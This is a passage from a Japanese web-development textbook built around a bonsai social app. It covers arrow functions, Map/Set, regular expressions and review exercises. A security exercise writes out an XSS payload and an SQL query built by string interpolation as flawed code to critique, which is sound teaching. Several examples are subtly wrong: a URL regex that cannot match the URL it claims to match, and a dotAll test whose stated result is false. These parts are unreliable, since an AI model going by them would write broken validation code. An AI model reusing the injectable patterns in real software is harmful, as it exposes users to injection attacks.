  場所: ${context.file}:${context.line}
  時刻: ${new Date().toISOString()}
`.trim()
}
```

2.15.6 アロー関数 -- 関数をコンパクトに書く

アロー関数（`⇒`）は、関数を短く書くための構文です。React コンポーネントやコールバック関数で頻繁に使います。

基本構文

```
// 従来の関数宣言
function add(a, b) {
  return a + b
}

// アロー関数
const add = (a, b) => {
  return a + b
}

// パラメータが1つの場合は括弧を省略できる
const double = n => {
  return n * 2
}

// パラメータがない場合は空の括弧
const greet = () => {
  return 'こんにちは'
}
```

暗黙の return

関数本体が1つの式だけの場合、`{}` と `return` を省略できます。

```
// 明示的な return
const add = (a, b) => { return a + b }

// 暗黙の return (同じ意味)
const add = (a, b) => a + b

// 配列メソッドとの組み合わせ (非常によく使う)
const posts = [
  { id: '1', title: '黒松の剪定', likes: 15 },
  { id: '2', title: '五葉松の植え替え', likes: 42 },
  { id: '3', title: '真柏の針金かけ', likes: 8 },
]

const titles = posts.map(post => post.title)
const popular = posts.filter(post => post.likes >= 10)
const totalLikes = posts.reduce((sum, post) => sum + post.likes, 0)

// オブジェクトを返す場合は () で囲む
const simplified = posts.map(post => ({
  id: post.id,
  title: post.title,
}))
```

this の束縛

アロー関数は自身の `this` を持たず、外側のスコープの `this` を引き継ぎます。これがアロー関数の最も重要な特徴です。

```
// 従来の関数: this が変わる
const timer = {
  seconds: 0,
  start: function() {
    // setInterval 内の function は this がグローバルになる
    setInterval(function() {
      this.seconds++ // this が timer を指さない (バグ)
    }, 1000)
  },
}

// アロー関数: this が外側のスコープ (timer) を引き継ぐ
const timer = {
  seconds: 0,
  start: function() {
    setInterval(() => {
      this.seconds++ // this は timer を指す (正しい)
    }, 1000)
  },
}

// React のイベントハンドラでは常にアロー関数を使う
// onClick={() => handleClick(post.id)}
// onChange={(e) => setQuery(e.target.value)}
```

使い分けの指針

- コールバック関数やイベントハンドラ → **アロー関数**
- オブジェクトのメソッド定義 → **従来の関数** or **メソッド省略記法**
- React コンポーネント → **アロー関数** or **関数宣言** (どちらでもOK)

2.15.7 Map / Set -- 特殊なデータ構造

通常のオブジェクトや配列では不便な場面で役立つデータ構造です。

Map -- キーと値のペア

Map はオブジェクトに似ていますが、キーにあらゆる型を使えます。

```
// Map の作成
const userMap = new Map()

// 値の設定
userMap.set('user-1', { name: '盆栽太郎' })
userMap.set('user-2', { name: '盆栽花子' })

// 値の取得
console.log(userMap.get('user-1')) // { name: '盆栽太郎' }

// キーの存在確認
console.log(userMap.has('user-1')) // true
console.log(userMap.has('user-3')) // false

// サイズ
console.log(userMap.size) // 2

// 削除
userMap.delete('user-2')

// 初期値を持つ Map
const genreMap = new Map([
  ['shouhaku', '松柏類'],
  ['zouki', '雑木類'],
  ['kusamono', '草もの'],
])
console.log(genreMap.get('shouhaku')) // '松柏類'
```

Map の反復処理

```
const postLikes = new Map([
  ['post-1', 42],
  ['post-2', 15],
  ['post-3', 88],
])

// for ... of でキーと値を取り出す
for (const [postId, likes] of postLikes) {
  console.log(`${postId}: ${likes}いいね`)
}

// forEach も使える
postLikes.forEach((likes, postId) => {
  console.log(`${postId}: ${likes}いいね`)
})

// キーだけ、値だけの取得
const postIds = [...postLikes.keys()] // ['post-1', 'post-2', 'post-3']
const likeCounts = [...postLikes.values()] // [42, 15, 88]
```

Set -- 重複のないコレクション

Set は同じ値を2つ以上含まないコレクションです。

```

// Set の作成
const likedUsers = new Set()

// 値の追加
likedUsers.add('user-1')
likedUsers.add('user-2')
likedUsers.add('user-1') // 重複は無視される

console.log(likedUsers.size) // 2 (user-1 は1つだけ)

// 存在確認
console.log(likedUsers.has('user-1')) // true

// 削除
likedUsers.delete('user-2')

// 配列から重複を除去する（よく使うパターン）
const tags = ['盆栽', '松', '盆栽', '剪定', '松']
const uniqueTags = [...new Set(tags)]
console.log(uniqueTags) // ['盆栽', '松', '剪定']

// 配列の交差（共通要素）を求める
const myGenres = new Set(['松柏類', '雑木類', '草もの'])
const yourGenres = new Set(['雑木類', '花もの', '草もの'])
const commonGenres = [...myGenres].filter(g => yourGenres.has(g))
console.log(commonGenres) // ['雑木類', '草もの']

```

Set の反復処理

```

const followers = new Set(['user-1', 'user-2', 'user-3'])

// for ... of
for (const userId of followers) {
  console.log(`フォロワー: ${userId}`)
}

// forEach
followers.forEach(userId => {
  console.log(`フォロワー: ${userId}`)
})

// 配列に変換
const followerArray = [...followers]
// または
const followerArray2 = Array.from(followers)

```

WeakMap / WeakSet の概要

`WeakMap` と `WeakSet` は、参照が他のどこからも使われなくなったとき、自動的にガベージコレクション（メモリ解放）されます。

```
// WeakMap: キーはオブジェクトのみ（文字列や数値は不可）
const metadata = new WeakMap()

let userObj = { id: '1', name: '盆栽太郎' }
metadata.set(userObj, { lastAccess: new Date() })

console.log(metadata.get(userObj)) // { lastAccess: ... }

// userObj への参照がなくなると、WeakMap から自動削除される
userObj = null // ガベージコレクション対象になる

// WeakSet: 同様にオブジェクトのみ格納可能
const processedItems = new WeakSet()
let item = { id: '1' }
processedItems.add(item)
console.log(processedItems.has(item)) // true
```

いつ WeakMap / WeakSet を使うか？

- DOM要素にメタデータを紐付けたいとき
- オブジェクトのキャッシュでメモリリークを防ぎたいとき
- 通常の開発では Map / Set で十分なことがほとんどです

2.15.8 正規表現 -- テキストのパターンマッチング

正規表現は、文字列のパターン検索・置換に使います。入力バリデーションやテキスト解析で重要な機能です。

基本パターン

```
// 正規表現の作成方法（2通り）
const pattern1 = /盆栽/           // リテラル記法
const pattern2 = new RegExp('盆栽') // コンストラクタ記法

// test() -- パターンにマッチするか判定
console.log(/盆栽/.test('盆栽が好きです')) // true
console.log(/盆栽/.test('園芸が好きです')) // false

// match() -- マッチした部分を取得
const text = '五葉松と黒松を育てています'
console.log(text.match(/松/)) // ['松', index: 2, ...]
console.log(text.match(/松/g)) // ['松', '松'] (g フラグで全マッチ)
```

主要な文字クラス

```
// . -- 任意の1文字（改行以外）
console.log(/盆./.test('盆栽')) // true
console.log(/盆./.test('盆地')) // true

// \d -- 数字（0-9）、\D -- 数字以外
console.log(/\d{3}/.test('投稿数: 123')) // true

// \w -- 英数字とアンダースコア、\W -- それ以外
console.log(/\w+/.test('user_123')) // true

// \s -- 空白文字、\S -- 空白以外
console.log(/\s/.test('hello world')) // true

// [] -- 文字クラス（いずれか1文字）
console.log(/[あいう]/.test('あさがお')) // true

// [^] -- 否定文字クラス
console.log(/^[^0-9]/.test('abc')) // true（数字以外を含む）

// 量指定子
// * -- 0回以上、+ -- 1回以上、? -- 0回または1回
// {n} -- ちょうどn回、{n,m} -- n回以上m回以下
console.log(/\d{3}-\d{4}/.test('123-4567')) // true（郵便番号）
```

グループキャプチャ

```
// () でグループ化して、マッチした部分を取り出す
const datePattern = /(\d{4})-(\d{2})-(\d{2})/
const result = '2025-01-15'.match(datePattern)

console.log(result[0]) // '2025-01-15' (マッチ全体)
console.log(result[1]) // '2025' (年)
console.log(result[2]) // '01' (月)
console.log(result[3]) // '15' (日)

// 名前付きキャプチャグループ
const namedPattern = /(?<year>\d{4})-(?<month>\d{2})-(?<day>\d{2})/
const namedResult = '2025-01-15'.match(namedPattern)

console.log(namedResult.groups.year) // '2025'
console.log(namedResult.groups.month) // '01'
console.log(namedResult.groups.day) // '15'

// replace() でキャプチャグループを使う
const formatted = '2025-01-15'.replace(
  /(\d{4})-(\d{2})-(\d{2})/,
  '$1年$2月$3日'
)
console.log(formatted) // '2025年01月15日'
```

よく使う正規表現パターン

```
// メールアドレスの簡易バリデーション
const emailPattern = /^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$/
console.log(emailPattern.test('taro@example.com')) // true
console.log(emailPattern.test('invalid-email')) // false

// URLの判定
const urlPattern = /^https?:\/\/[^\w\d]+(?:\d+)?(\/\S*)?$/
console.log(urlPattern.test('https://bon-log.com/feed')) // true

// 電話番号（ハイフン付き）
const phonePattern = /^0\d{1,4}-\d{1,4}-\d{4}$/
console.log(phonePattern.test('03-1234-5678')) // true
console.log(phonePattern.test('090-1234-5678')) // true
```

BON-LOG での実例: ハッシュタグ抽出

BON-LOG では投稿内のハッシュタグを自動検出してリンク化します。

```
// ハッシュタグを抽出する正規表現
const HASHTAG_REGEX = /#[^\s#]+/g

const content = '今日の #盆栽 手入れ。#五葉松 の剪定を行いました。#園芸日記'
const hashtags = content.match(HASHTAG_REGEX)
console.log(hashtags)
// ['#盆栽', '#五葉松', '#園芸日記']

// ハッシュタグをリンクに変換する関数
function linkifyHashtags(text) {
  return text.replace(HASHTAG_REGEX, (tag) => {
    const encoded = encodeURIComponent(tag.slice(1)) // # を除去してエンコード
    return `<a href="/search?tag=${encoded}">${tag}</a>`
  })
}

const linked = linkifyHashtags(content)
console.log(linked)
// '今日の <a href="/search?tag=%E7%9B%86%E6%A0%BD">#盆栽</a> 手入れ。 ... '

// メンション (@ユーザー名) の抽出
const MENTION_REGEX = /@([a-zA-Z0-9_]+)/g

const postContent = '@bonsai_taro さん、@hanako_garden さんの作品素晴らしいですね'
const mentions = [...postContent.matchAll(MENTION_REGEX)]

mentions.forEach(match => {
  console.log(`ユーザー名: ${match[1]}`) // match[1] はキャプチャグループ
})
// ユーザー名: bonsai_taro
// ユーザー名: hanako_garden
```

正規表現のフラグ

```
// g -- グローバル (すべてのマッチを検索)
console.log('松と松と松'.match(/松/g)) // ['松', '松', '松']

// i -- 大文字小文字を無視
console.log(/bonsai/i.test('BONSAI')) // true

// m -- 複数行モード (^ と $ が各行にマッチ)
const multiline = `投稿1: 盆栽
投稿2: 園芸
投稿3: 盆栽`
console.log(multiline.match(/^投稿\d/gm)) // ['投稿1', '投稿2', '投稿3']

// s -- dotAll (. が改行にもマッチ)
console.log(/盆栽/s.test('盆\n栽')) // true

// フラグの組み合わせ
console.log('BON-LOG Bon-Log bon-log'.match(/bon-log/gi))
// ['BON-LOG', 'Bon-Log', 'bon-log']
```

BON-LOG でのバリデーション活用

- ユーザー名: `/^[a-zA-Z0-9_]{3,20}$/` (英数字とアンダースコア、3～20文字)
- 投稿内容のハッシュタグ: `/#[^\s#]+/g`
- メンション: `/@[a-zA-Z0-9_]+/g`
- 画像ファイル名: `/\.(jpg|jpeg|png|gif|webp)$/i`

セクション 2.15 チェックリスト

このセクションの内容を理解できたか確認しましょう。

- ☐ `async/await` で非同期処理を書けますか？
- ☐ `Promise.all` と `Promise.allSettled` の違いを説明できますか？
- ☐ `?.` で安全にネストしたプロパティにアクセスできますか？
- ☐ `??` と `||` の違いを理解していますか？
- ☐ オブジェクトと配列の分割代入が書けますか？
- ☐ スプレッド構文でイミュータブルな更新ができますか？

- ☐ テンプレートリテラルで変数を埋め込めますか？
- ☐ アロー関数の基本構文と暗黙の return を理解していますか？
- ☐ `Map` と `Set` の基本操作ができますか？
- ☐ 正規表現でパターンマッチングの基本が書けますか？

演習問題

基礎問題

問題1: HTML

以下のユーザーカードを表すHTMLを書いてください:

- ユーザー名「盆栽太郎」
- 自己紹介「黒松を育てて10年」
- フォロワー数「120」
- 「フォローする」ボタン

セマンティックHTMLを意識して、適切なタグを選んでください。

▶ 回答例

問題2: CSS ボックスモデル

以下のCSSが適用された要素の**実際の幅**は何ピクセルですか？

```
.box {  
  width: 300px;  
  padding: 20px;  
  border: 2px solid black;  
  margin: 10px;  
}
```

▶ 回答

問題3: JavaScript 変数

以下のコードの出力を予想してください。

```
const x = 10
let y = 20
y = y + x
const z = `合計: ${y}`
console.log(z)
```

▶ 回答

応用問題

問題4: 配列操作

以下の配列から、`likes` が10以上の投稿のタイトルだけを取り出す処理を書いてください。

```
const posts = [
  { title: '黒松の剪定', likes: 25 },
  { title: '水やりのコツ', likes: 5 },
  { title: '展示会レポート', likes: 42 },
  { title: '植替え失敗談', likes: 3 },
]
```

▶ 回答例

問題5: async/await

以下の関数を `async/await` で書き換えてください:

```
function fetchUser(id) {
  return fetch(`/api/users/${id}`)
    .then(response => response.json())
    .then(data => console.log(data))
    .catch(error => console.error(error))
}
```

▶ 回答例

問題6: 分割代入とスプレッド構文

以下の処理を、分割代入とスプレッド構文を使って書いてください。

```
const user = {
  name: '太郎',
  email: 'taro@example.com',
  age: 25,
  location: '東京',
}

// 1. user の name と email だけを取り出す変数を作る
// 2. user の age を 26 に変更した新しいオブジェクトを作る（元のオブジェクトは変更しない）
```

▶ 回答例

チャレンジ問題

問題7: 総合問題（配列操作）

以下の投稿データを使って、次の処理を行ってください。

```
const posts = [
  { id: 1, title: '黒松の手入れ', likes: 15, genre: '松柏類', author: '太郎' },
  { id: 2, title: '五葉松の植替え', likes: 8, genre: '松柏類', author: '花子' },
  { id: 3, title: '真柏の整姿', likes: 23, genre: '松柏類', author: '太郎' },
  { id: 4, title: '楓の紅葉', likes: 31, genre: '雑木類', author: '次郎' },
  { id: 5, title: '苔の育て方', likes: 5, genre: '草もの', author: '花子' },
  { id: 6, title: '道具の手入れ', likes: 12, genre: '用品', author: '太郎' },
]
```

1. 太郎の投稿だけを取り出す
2. 太郎の投稿のいいね数の合計を求める
3. 全投稿をいいね数の多い順に並び替え、上位3件のタイトルを配列で取得する

▶ 回答例

問題8: Promise.all

以下の3つのAPIを同時に呼び出して、すべての結果を取得する関数を書いてください。

```
// 使えるAPI関数（すべて Promise を返す）
// fetchUser(id)      → ユーザー情報
// fetchPosts(userId) → ユーザーの投稿一覧
// fetchFollowers(userId) → フォロワー一覧
```

▶ 回答例

問題9: HTMLフォーム

BON-LOGの「新規投稿フォーム」のHTMLを書いてください。以下の要素を含めてください:

- 投稿内容（テキストエリア、最大500文字）
- ジャンル選択（セレクトボックス: 松柏類、雑木類、草もの、用品・道具、施設・イベント）
- 画像添付ボタン（ファイル入力、画像のみ受け付ける）
- 投稿ボタン

▶ 回答例

Web基盤問題

問題10: HTTPヘッダー

以下のHTTPリクエストの各ヘッダーの役割を説明してください。

```
POST /api/posts HTTP/2
Host: bon-log.com
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIs ...
Cookie: theme=dark; language=ja
Cache-Control: no-cache
```

▶ 回答例

問題11: Web Storage

以下の要件に対して、Cookie / localStorage / sessionStorage のどれを使うべきか教えてください。

1. ユーザーのログインセッション
2. ダークモード/ライトモードの設定
3. 検索結果ページのフィルタ条件（タブを閉じたらリセット）
4. 「最近見た投稿」の履歴（次回アクセス時にも表示）
5. 外部APIの認証トークン

▶ 回答例

問題12: REST API設計

BON-LOGの「コメント機能」の REST API URL を設計してください。以下の操作に対応するURLとHTTPメソッドを書いてください。

1. 投稿ID「abc123」のコメント一覧を取得
2. 投稿ID「abc123」に新しいコメントを追加
3. コメントID「comment456」のコメントを更新
4. コメントID「comment456」のコメントを削除
5. 投稿ID「abc123」のコメントを「最新順」で取得（クエリパラメータ使用）

▶ 回答例

問題13: セキュリティ

以下のコードにセキュリティ上の問題がある場合、何が問題か、どう修正すべかを教えてください。

```
// コード1: ユーザーの入力をそのまま表示
const userInput = '<img src=x onerror=alert("hacked")>'
element.innerHTML = userInput

// コード2: URLパラメータをそのままSQL文に使用
const userId = request.query.id
const query = `SELECT * FROM users WHERE id = '${userId}'`

// コード3: 認証トークンをlocalStorageに保存
localStorage.setItem('auth_token', 'eyJhbGciOiJIUzI1NiIs ... ')
```

▶ 回答例

問題14: パフォーマンス

以下のHTMLコードにパフォーマンス上の問題がいくつかあります。問題点と改善方法を教えてください。

```
<html>
<head>
  <link rel="stylesheet" href="all-styles.css"> <!-- 500KB のCSS -->
  <script src="all-scripts.js"></script> <!-- 2MB のJS -->
</head>
<body>
  <h1>BON-LOG</h1>

  <!-- 3000x2000px の画像をそのまま使用 -->
  

  <!-- 画面外の画像も一度にすべて読み込む -->
  
  
  
  
  <!-- ... 画像が100枚続く -->
</body>
</html>
```

▶ 回答例

問題15: CSS Grid


以下のレイアウトを CSS Grid で実装してください。

サイドバー (250px)	メインコンテンツ (残りすべて)
サイドバー	メインコンテンツ

▶ 回答例

2.16 この章のまとめ

この章で学んだ技術の全体像



この章で学んだ内容を振り返りましょう。

トピック	学んだこと
Web の仕組み	クライアント/サーバー、HTTP通信、ステータスコード、HTTPヘッダー、CORS
HTML	タグ、属性、セマンティックHTML、フォーム
CSS	セレクタ、ボックスモデル、Flexbox、Grid、レスポンシブデザイン、Tailwindとの対応
JavaScript	変数/定数、データ型、関数、条件分岐、配列メソッド
非同期処理	Promise、async/await、try/catch、Promise.all
モジュール	import/export、名前付き/デフォルトエクスポート
JSON	構文、JavaScript との変換
DOM	概念（Reactが自動管理する）
デバッグ	エラーの読み方、console、DevTools
Web Storage	Cookie、localStorage、sessionStorage、セキュリティフラグ
Web API	REST API、fetch、認証、Route Handler
セキュリティ	XSS、CSRF、SQLインジェクション、フレームワークの保護
パフォーマンス	Core Web Vitals（LCP、INP、CLS）、画像最適化、キャッシュ
モダンJS	async/await応用、?.、分割代入、スプレッド、Map/Set、正規表現

次の章に進む前に すべてを完璧に覚える必要はありません。「こういう概念がある」「こういう書き方がある」と知っていれば、必要な時にこの章に戻って確認できます。

特に重要なのは以下の5つです:

1. **配列のメソッド**（map, filter, find） -- Reactで毎日使います
2. **async/await** -- データ取得で毎日使います
3. **分割代入とスプレッド構文** -- Reactのpropsで毎日使います
4. **REST API の概念** -- サーバーとの通信で毎日使います
5. **セキュリティの基本** -- フレームワークが守ってくれることを知っておく

次の章: [第3章: TypeScript入門](#)